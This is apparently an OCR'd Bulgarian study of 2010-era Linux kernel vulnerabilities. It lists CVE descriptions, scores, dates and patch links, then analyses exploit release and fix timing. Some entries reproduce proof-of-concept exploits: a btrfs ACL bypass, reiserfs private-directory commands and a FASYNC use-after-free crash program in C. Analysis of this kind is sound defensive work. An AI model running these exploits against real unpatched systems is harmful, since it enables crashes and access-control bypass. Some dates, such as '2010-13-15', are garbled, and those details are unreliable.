[49] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=5b75c4973ce779520b9d1e392483207d6f842cde

- Тип: *DoS*
- Съществува от: 2006-03-20
- Добива публичност: 2010-08-01
- Оправен: 2010-07-14[50]

32 CVE-2010-3015 CVSS Score 4.7

32.1 Описание

При версиите на Linux ядрото преди 2.6.34 локални потребители могат да предизвикат DoS (забиване) поради препълване на целочислен тип във функцията *ext4_ext_get_blocks* от *fs/ext4/extents.c*. Това се получава чрез операция за писане на последния блок от голям файл, последвана от sync операция.

- Тип: *DoS*
- Съществува от: 2006-10-11
- Добива публичност: 2010-08-15
- Оправен: 2010-03-04[51]

33 CVE-2010-2071 CVSS Score 4.6

33.1 Описание

Функцията *btrfs_xattr_set_acl* от *fs/btrfs/acl.c* при Btrfs[52] на Linux ядрото версия 2.6.34 и по-ранните от нея не проверява кой е собственикът на даден файл, което позволява на локални потребители да заобиколят файловия режим за достъп поставяйки собствени списъци за контрол на достъпа (ACLs).

- Тип: *privileges escalation*
- Съществува от: 2008-01-14
- Добива публичност: 2010-05-18
- Оправен: 2010-06-11[53]

[50] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commitdiff;h=728a756b8fcd22d80e2dbba8117a8a3aafd3f203

[51] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commitdiff;h=731eb1a03a8445cde2cb23ecfb3580c6fa7bb690

[52] Btrfs - B-tree file system

[53] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commitdiff;h=2f26afba

33.2 Exploit

В следващия exploit от Shi Weihua е показано, как на практика може да се случи обяснената по-горе ситуация.

```
# su user1
# cd btrfs-part/
# touch aaa
# getfacl aaa
  # file: aaa
  # owner: user1
  # group: user1
  user::rw-
  group::rw-
  other::r--
# su user2
# cd btrfs-part/
# setfacl -m u::rwx aaa
# getfacl aaa
  # file: aaa
  # owner: user1
  # group: user1
  user::rwx           вижда се, че успешно е променен user-а на файл aaa
  group::rw-
  other::r-
```

При нормални обстоятелства не би трябвало *user2* да може да променя списъка за достъп на *user1*.

34 CVE-2010-1641 CVSS Score 4.6

34.1 Описание

Функцията *do_gfs2_set_flags* в *fs/gfs2/file.c* от Linux ядрото преди версия 2.6.34- git10 не проверява кой е собственикът на даден файл, което позволява на локални потребители да заобиколят предвидените ограничения на достъп чрез системното извикване setflags ioctl.

- Тип: *privileges escalation*
- Съществува от: 2006-06-14
- Добива публичност: 2010-03-25
- Оправен: 2010-03-25[54]

[54] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commitdiff;h=7df0e0397b9a18358573274db9fdab991941062f

35 CVE-2010-1162 CVSS Score 7.2

35.1 Описание

Функцията *release_one_tty* от *drivers/char/tty_io.c* на Linux ядрото преди 2.6.34- rc4 пропуска някои задължителни извиквания на функцията *put_pid*. Това има неустановено въздействие, а векторът на атака използваща тази уязвимост е локален.

- Тип: -
- Съществува от: преди 2005г.
- Добива публичност: 2010-04-13
- Оправен: 2010-04-02[55]

36 CVE-2010-1146 CVSS Score 6.9

36.1 Описание

При версия на Linux ядрото 2.6.33.2 и по-ранните от нея, когато е на лице ReiserFS файлова система, не се ограничава достъпът за четене и писане до директорията *.reiserfs_priv*, което може да позволи на локалните потребители да придобият допълнителни привилегии като променят extended attributes[56] или списъци за контрол на достъпа (ACL[57]).

- Тип: *privileges escalation*
- Съществува от:
- Добива публичност: 2010-02-24
- Оправен: 2010-04-08[58]

36.2 Exploit

като root:

```
truncate --size 64M test.reiserfs
mkreiserfs -f test.reiserfs
mkdir /mnt/test
mount -o loop,rw,user_xattr test.reiserfs /mnt/test
setfattr -n user.test -v myvalue /mnt/test
```

като непривилегирован потребител:

```
ls -l /mnt/test/.reiserfs_priv/xattrs/2.0
rm /mnt/test/.reiserfs_priv/xattrs/2.0/user.test
```

Вижда се, че непривилигирован потребител може да пише в */mnt/test/.reiserfs_priv*.

[55] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=6da8d866d0d39e9509ff826660f6a86a6757c966

[56] Extended file attributes – функция на файлова система да свързва файлове с метаданни, които не се интерпретират от нея, докато нормалните атрибути са строго дефинирани

[57] ACL - Access Control List

[58] http://marc.info/?l=linux-kernel&m=127076012022155&w=2

37 CVE-2010-1148 CVSS Score 4.7

37.1 Описание

Функцията *cifs_ create* в *fs/cifs/dir.c* в Linux ядрото версия 2.6.33.2 и по-ранните от нея позволява на локални потребители да предизвикат DoS или евентуално някакъв друг проблем, посредством нулево *nameidata* (още известно като nd) поле в POSIX-заявка за създаване на файл до сървър, поддържащ UNIX-разширения.

- Тип: *DoS*
- Съществува от: 2009-02-23
- Добива публичност: 2010-04-02
- Оправен: 2010-04-22[59]

38 CVE-2010-1088 CVSS Score 5.4

38.1 Описание

При версиите на Linux ядрото между 2.6.18 и 2.6.34 в *fs/namei.c* не винаги биват следвани NFS symlink-овете, което позволява на атакуващ да окаже неясно въздействие върху системата, свързано с LOOKUP_FOLLOW.

- Тип: -
- Съществува от:
- Добива публичност: 2010-02-16
- Оправен: 2010-02-19

39 CVE-2010-1083 CVSS Score 4.7

39.1 Описание

Функцията *processcompl_ compat* от *drivers/usb/core/devio.c* при версия на Linux ядрото 2.6.32 и по-ранни от нея, не изтрива данните от буфера на прехвърлянето преди да се върне към потребителската памет, когато се провали USB команда. Това може да бъде използвано от атакуващи, които се намират във физическа близост с машината да видят защитена информация (от паметта на ядрото).

- Тип: -
- Съществува от:
- Добива публичност: 2010-02-17[60]
- Оправен: 2010-02-19[61]

[59] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commitdiff;h=fa588e0c57048b3d4bfcd772d80dc0615f83fd35

[60] http://www.openwall.com/lists/oss-security/2010/02/18/7

[61] http://lwn.net/Articles/375350/

40 CVE-2010-1087 CVSS Score 7.8

40.1 Описание

Функцията *nfs_ wait_ on_ request* от *fs/nfs/pagelist.c* в Linux ядрото при версиите преди 2.6.33-rc5 позволява на атакуващи да причинят DoS, като начина за това включва „отрязване“ на файл и операция, която не може да бъде прекъсвана.

- Тип: *DoS*
- Съществува от:
- Добива публичност: 2010-02-22[62]
- Оправен: 2010-03-03[63]

41 CVE-2010-1086 CVSS Score 7.8

41.1 Описание

Функционалността за декапсулация на ULE (Unidirectional Lightweight Encapsulation) в *drivers/media/dvb/dvb-core/dvb_ net.c* в Linux ядрото при версия 2.6.33 и по-ранните от нея позволява на атакуващ да причини DoS (безкраен цикъл) посредством специфични MPEG2-TS фреймове, когато указател, свързан с полезния товар във фрейма, има стойност 182 или 183.

- Тип: *DoS*
- Съществува от: преди 2005г.
- Добива публичност: 2010-02-28
- Оправен: 2010-03-01[64]

42 CVE-2010-1085 CVSS Score 7.1

42.1 Описание

Функцията *azx_ position_ ok* в *sound/pci/hda/hda_ intel.c* за версия на Linux ядрото 2.6.33-rc6 и по-ранните от нея позволява на локални потребители при специфични условия да предизвикат DoS чрез манипулации, водещи до деление на нула. В първия описан случай[65] става въпрос за приложение за слушане на музика (mp3blaster), при което потребителят многократно пускал и спирал възпроизвеждането, натискайки клавиша „5“. Това причинило забиване на системата.

[62] https://bugzilla.redhat.com/show_bug.cgi?id=567184
[63] http://www.openwall.com/lists/oss-security/2010/03/03/1
[64] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commitdiff;h=29e1fa3565a7951cc415c634eb2b78dbdbee151d
[65] http://lkml.org/lkml/2010/2/5/322

43 CVE-2010-1084 CVSS Score 7.1

43.1 Описание

Проблемът, който предстои да опишем се отнася до версии на Linux ядрото между 2.6.18 и 2.6.33 и позволява на отдалечени атакуващи да причинят DoS. Когато биват създадени множество Bluetooth сокети с някой от протоколите L2CAP (Logical link control and adaptation protocol), SCO (Synchronous connection oriented) и RFCOMM (Radio frequency communication) е възможно да се пише многократно на случайни страници от паметта. Този проблем произлиза от големината на файловете в *sysfs* в *net/bluetooth/l2cap.c*, *net/bluetooth/rfcomm/core.c*, *net/bluetooth/rfcomm/sock.c* и *net/bluetooth/sco.c*.

- Тип: *DoS*
- Съществува от: преди 2005г.
- Добива публичност: 2010-13-15
- Оправен: 2010-13-21[66]

44 CVE-2010-1188 CVSS Score 7.1

44.1 Описание

Уязвимостта е свързана с опит за достъпване на вече освободена памет в *net/ipv4/tcp_input.c* в Linux ядрото преди версия 2.6.20, когато IPV6_RECVPKTINFO флага е вдигнат за слушащ сокет. Възможно е за отдалечени атакуващи да причинят DoS посредством SYN пакет, докато сокетът „слуша“ (е в състояние TCP_LISTEN), което (състояние) не е правилно поддържано и се причинява освобождаването на структурата *skb* с извикването на функцията *tcp_rcv_state_process()*.

45 CVE-2010-1187 CVSS Score 4.9

45.1 Описание

Функционалността за TIPC[67] в Linux ядрото от 2.6.16-rc1 до 2.6.33, позволява на локални потребители да предизвикат DoS изпращайки пакети през AF_TIPC без да са влезли в мрежов решим, което задейства дереференциране на нулев указател.

- Тип: *DoS*
- Съществува от:
- Добива публичност:
- Оправен: 2010-03-30[68]

[66] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commitdiff;h=101545f6fef4a0a3ea8daf0b5b880df2c6a92a69

[67] Transparent Inter-Process Communication – мрежов протокол за между-процесна комуникация

[68] http://patchwork.ozlabs.org/patch/46856/

46 CVE-2010-0437 CVSS Score 7.8

46.1 Описание

Функцията *ip6_dst_lookup_tail* в *net/ipv6/ip6_output.c* при Linux ядрото – версии преди 2.6.27 не се справя с някои специфични обстоятелства, свързани с IPv6 TUN мрежов интерфейс и голям брой съседи. При това се позволява на атакуващи да причинят DoS (дереференциране на нулев указател и съответно забиване).

47 CVE-2010-0727 CVSS Score 4.7

47.1 Описание

Функцията *gfs2_lock* в *fs/gfs2/file.c* за версии на ядрото преди 2.6.34-rc1-след- 20100312 не премахва правилно POSIX заключване на файлове, за които е вдигнат setgid[69] флаг без правото *group-execute*. Това позволява на локални потребители да предизвикат DoS (забиване), като заключат файл на GFS или GFS2 файлова система и после променят правата за този файл. С тази уязвимост е свързана и друга, открита още през 2006-та година – CVE-2007- 6733, която има сходен характер.

48 CVE-2010-0410 CVSS Score 4.9

48.1 Описание

Тази уязвимост е открита от Себастиан Крамер в *drivers/connector/connector.c* в Linux ядрото преди версия 2.6.32.8. Проблемът се изразява в това, че чрез изпращане на множество NETLINK_CONNECTOR съобщения до ядрото, локални потребители могат да предизвикат DoS (консумация на прекомерно количество памет и забиване).

- Тип: *DoS*
- Съществува от: 2005-09-11
- Добива публичност: 2010-01-27
- Оправен: 2010-02-02[70]

49 CVE-2010-0623 CVSS Score 4.9

49.1 Описание

Функцията *futex_lock_pi* от *kernel/futex.c* в Linux ядрото – версии по-ранни от 2.6.33-rc7 не управлява правилно определен брояч, което позволява на локални

[69] setgid – set group ID upon execution – флагове за права за достъп, позволяващи на потребителите да изпълняват файлове с правата на групата собственици на файловете

[70] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=f98bfbd78c37c5946cc53089da32a5f741efdeb7

потребители да предизвикат DoS, по начини включващи демонтиране на ext3 файлова система.

- Тип: *DoS*
- Съществува от: 2006-06-27
- Добива публичност: 2009-09-29
- Оправен: 2010-02-02[71]

50 CVE-2010-0622 CVSS Score 2.1

50.1 Описание

Функцията *wake_futex_pi* от *kernel/futex.c* в Linux ядрото преди версия 2.6.33-rc7 не се справя правилно с някой отключващи операции за futex[72] за наследяване на приоритети, което позволява на локални потребители да предизвикат DoS или евентуално да окажат някакво друго влияние, модифицирайки стойността на futex-а от потребителската памет.

- Тип: *DoS*
- Съществува от:
- Добива публичност: 2010-02-02
- Оправен: 2010-02-09[73]

51 CVE-2010-0307 CVSS Score 4.7

51.1 Описание

При версиите на Linux ядрото преди 2.6.32.8 върху x86_64 платформа, функцията *load_elf_binary* от *fs/binfmt_elf.c* не подсигурява, че ELF интерпретатора е налице преди да извика макроса SET_PERSONALITY. Това позволява на локални потребители, да причинят DoS (забиване на системата), чрез 32-битово приложение, което се опитва да изпълни 64-битово приложение и после задейства грешка в сегментацията, свързана с функцията flush_old_exec. Това е показано на практика от Матиас Краусе в неговият exploit amd64_killer.c на 2010-01-28[74]

- Тип: *DoS*
- Съществува от:
- Добива публичност:
- Оправен: 2010-02-04[75]

[71] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commitdiff;h=51246bfd189064079c54421507236fd2723b18f3

[72] fast userspace mutual exclusion – конструкция в Linux използвана за имплементация на базово заключване или като част от абстракции за заключване от по-високо ниво

[73] http://www.openwall.com/lists/oss-security/2010/02/09/2

[74] http://marc.info/?l=linux-mmm=126466407724382w=2

[75] http://www.openwall.com/lists/oss-security/2010/02/04/9

52 CVE-2010-0291 CVSS Score 4.6

52.1 Описание

Проблемът се състои в това, че извиквайки функциите *mmap* или *mremap*, локални потребители могат да предизвикат DoS или да получат допълнителни права. Уязвимостта е известна и като "do_mremap() mess"или "mremap/mmap mess". Засяга във версиите на ядрото преди 2.6.32.4. Проблемът, заедно с примерно разрешение за него е разгледан от Ал Виро още на 2009-12-05.

- Тип: *DoS, privileges escalation*
- Съществува от:
- Добива публичност: 2009-12-05
- Оправен: 2010-01-18

53 CVE-2009-4272 CVSS Score 7.8

53.1 Описание

Оказва се, че Linux ядрото е уязвимо за DoS атака, поради грешки в имплементацията на рутирането и по-конкретно в *net/ipv4/route.c*. С изпращането на специално модифицирани пакети, които да предизвикат колизии в IPv4 routing хеш таблицата, отдалечен атакуващ би могъл да задейства спешен route flush, при което на свой ред възниква замръзване или до route look-up на неинициализиран указател. Уязвимостта е свързана с версии на ядрото преди 2.6.31 (първоначално е докладвана за 2.6.18), при които routing кешът не е позволен и за които гореспоменатия указател не е инициализиран.

- Тип: *DoS*
- Съществува от:
- Добива публичност: 2009-12-08
- Оправен: 2010-01-20[76]

54 CVE-2010-0006 CVSS Score 7.1

54.1 Описание

Функцията *ipv6_hop_jumbo* от *net/ipv6/exthdrs.c* в Linux ядрото преди версия 2.6.32.4, при позволени network namespace-ове, позволява отдалечени атакуващи да причинят DoS (използвайки нулев указател), посредством невалиден IPv6 jumbo фрейм.

- Тип: *DoS*
- Съществува от:

[76] http://www.openwall.com/lists/oss-security/2010/01/20/6

- Добива публичност: 2010-01-13
- Оправен: 2010-01-14[77]

55 CVE-2010-0007 CVSS Score 2.1

55.1 Описание

Уязвимостта е свързана с netfilter framework-а, служещ основно за филтриране на пакети. В неговият модул *ebtables* (*net/bridge/netfilter/ebtables.c*) при версии на ядрото по-ранни от 2.6.33-rc4 функциите *do_ebt_set_ctl()* и *do_ebt_get_ctl()* не проверяват възможността CAP_NET_ADMIN, което може да позволи на злонамерени локални потребители да задават или променят правилата в ebtable-ите.

- Тип: *DoS*
- Съществува от:
- Добива публичност: 2010-02-08
- Оправен: 2010-01-13[78]

56 CVE-2009-4141 CVSS Score 7.2

56.1 Описание

Уязвимостта е докладвана за версия на Linux ядрото 2.6.28 и се основавава на грешка свързана с използване на вече освободена памет, при работата с файлови дескриптори с вдигнат FASYNC флаг (още известен като O_ASYNC или FIOASYNC). Това може да бъде използвано, за да се причини забиване или за да се изпълни код със root права. Ще цитираме анализ на Линус Торвалдс по темата: „Проблемът е, че един и същ файлов дескриптор може да бъде включен в няколко fasync списъка. Той може да присъства в един fasync списък само веднъж, но заключването на файлове е специфично и използва списъка 'fl->fl_fasync', за добавянето на случаен файл към своя собствен fasync списък, без значение дали това се случва върху драйвер за някакво устройство или нещо друго“

Това е проблем, тъй като fasync_helper() ще свали FASYNC флага, погрешно предполагайки, че един файл може да бъде само в един fasync списък:

```
http://lxr.linux.no/#linux+v2.6.30.4/fs/fcntl.c#L566
566         if (on)
567                 filp->f_flags |= FASYNC;
568         else
569                 filp->f_flags &= ~FASYNC;
570         write_unlock_irq(&fasync_lock);
571         spin_unlock(&filp->f_lock);
572         return result;
```

[77] http://marc.info/?l=linux-netdev&m=126343325807340&w=2
[78] http://www.openwall.com/lists/oss-security/2010/01/14/1

Когато накрая дескриптора бива затворен и файлът обновен, FASYNC флагът няма да бъде вдигнат и така няма да бъде премахнат от fasync списъка, оставяйки невалидна референция към освободената структура.

- Тип: *privileges escalation*
- Съществува от: преди 2005г.
- Добива публичност: 2009-12-01
- Оправен: 2009-12-16[79]

56.2 Exploit

Примерен exploit е публикуван от Тавис Орманди(2010-01-14).

Exploit-ът използва модифициран указател от потребителската памет, като целта е да предизвика забиване.

```
int main(int argc, char **argv)
{
    int fd;
    pid_t child;
    unsigned flag = ~0;
    fd = open("/dev/urandom", O_RDONLY);
// установяване на ексклузивно заключване без блокиране
flock(fd, LOCK_EX | LOCK_NB);
    // вдигане на ASYNC флага на дескриптора
    ioctl(fd, FIOASYNC, &flag);
    // затваряне на файловия дескриптор, за да се предизвика проблема
    close(fd);
    // извършване на операции с цел да се запълни AT_RANDOM, което ще
предизвика използването на освободеният файл
    // Предполага се, че /bin/true е elf executable4
 и че ядрото
поддържа AT_RANDOM.
    do switch (child = fork()) {
            case  0: execl("/bin/true", "/bin/true", NULL);
                     abort();
            case -1: fprintf(stderr, "fork() failed, %m\n");
                     break;
            default: fprintf(stderr, ".");
                                break;
    } while (waitpid(child, NULL, 0) != -1);
    fprintf(stderr, "waitpid() failed, %m\n");
    return 1;}
```

[79] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commitdiff;h=53281b6d3


Част II
Статистически анализ

1 Приоритизиране на всички проблеми които водят до потенциален DoS

CVE идентификатор	CVSS Score	резултат	№
CVE-2010-2521	10	Dos (kernel panic)	26
CVE-2010-2495	10	DoS (OOPS)	27
CVE-2010-3705	8.3	DoS	9
CVE-2009-4272	7.8	DoS (deadlock)	53
CVE-2010-1086	7.8	DoS (endless loop)	41
CVE-2010-3432	7.8	Dos (kernel panic)	15
CVE-2010-2248	7.8	DoS (kernel panic)	25
CVE-2010-1087	7.8	DoS (OOPS)	40
CVE-2010-0437	7.8	DoS (system crash)	46
CVE-2010-2798	7.2	Dos (kernel panic)	31
CVE-2010-2960	7.2	DoS (Null-pointer dereference)	29
CVE-2010-2959	7.2	DoS (system crash)	30
CVE-2010-3015	7.2	DoS (system crash)	32
CVE-2010-1188	7.1	Dos (kernel panic)	44
CVE-2010-1084	7.1	DoS (memory corruption)	43
CVE-2010-0006	7.1	DoS (Null-pointer dereference)	54
CVE-2010-1085	7.1	DoS (system crash)	42
CVE-2010-2653	6.9	DoS	21
CVE-2010-3437	6.6	DoS (Null-pointer dereference)	19
CVE-2010-4157	6	DoS	5
CVE-2010-4169	4.9	Dos	17
CVE-2010-3880	4.9	DoS (endless loop)	4
CVE-2010-2938	4.9	DoS (host OS crash)	18
CVE-2010-3066	4.9	DoS (Null-pointer dereference)	7
CVE-2010-2954	4.9	DoS (Null-pointer dereference)	28
CVE-2010-4165	4.9	DoS (OOPS)	16
CVE-2010-1187	4.9	DoS (OOPS)	45
CVE-2010-0623	4.9	DoS (OOPS)	49
CVE-2010-3858	4.9	DoS (system crash)	13
CVE-2010-0410	4.9	DoS (system crash)	48
CVE-2010-4249	4.9	DoS (system hang)	12
CVE-2010-4248	4.7	DoS	14
CVE-2010-3442	4.7	DoS (memory corruption)	20
CVE-2010-1148	4.7	DoS (OOPS)	37
CVE-2010-0727	4.7	DoS (system crash)	47
CVE-2010-0307	4.7	DoS (system crash)	51
CVE-2010-3698	4.6	DoS (host OS crash)	11
CVE-2010-0291	4.6	Dos (kernel panic)	52
CVE-2010-4346	2.1	DoS (Null-pointer dereference)	2
CVE-2010-0622	2.1	DoS (OOPS)	50


2 Статистически анализ на времето за излизане на exploit за намерените проблеми

На хистограмата по-долу по оста X е разликата в дни между датата на излизане на експлойт и датата на придобиване на публичност. Вижда се за колко време най-често е излизал exploit. Някои exploit-и обаче са излезли преди да се даде публичност на проблема, други излизат доста време след като преоблемът вече е на лице, а даже и след като вече е решен.



3 Статистически анализ на времето за решаване на намерените проблеми

На хистограмата по-долу по оста X е разликата в дни между оправянето на проблема и датата на придобиване на публичност. Вижда се за колко време най-често е излизало решение. В случая решения са излизали най-често в периода преди придобиване на публичност и веднага след това. Има и случаи, в които поправката е направена много преди проблема да е придобил публичност, вероятно и преди още да е бил открит.



4 Колко време след обявяването на критичен проблем в сигурността на ядрото е възможно машина да бъде компрометирана(exploited) и колко е вероятно това да се случи

Ще базираме този анализ на данните от хистограмата от точка 2. Ако изключим крайните стойности в тези данни, които се явяват по-скоро изключения, ще видим, че средното време за публикуване на exploit е 14 дни. Това можем да приемем, че е и времето, изтекло от обявяването на проблем със сигурността на Linux ядрото, след което е най-вероятно една машина да бъде компроментирана. Това заключение разбира се не може да претендира за абсолютна вярност, тъй като може да има още редица фактори, които да оказват влияние. Такива могат да бъдат например дали exploit е написан от злонамерен човек и дали той би желал да го публикува веднага след като го е открил. Това би увеличило възможността дадена машина да бъде компроментирана, тъй като повече хора ще се опитват да постигнат това, но от друга страна авторът на exploit-а би могъл да прецени, че ще има по-голяма изгода да го запази само за себе си. Освен това трябва да се има предвид, че първоначално по-голяма част от докладваните проблеми не са публично оповестявани, преди да бъдат коригирани.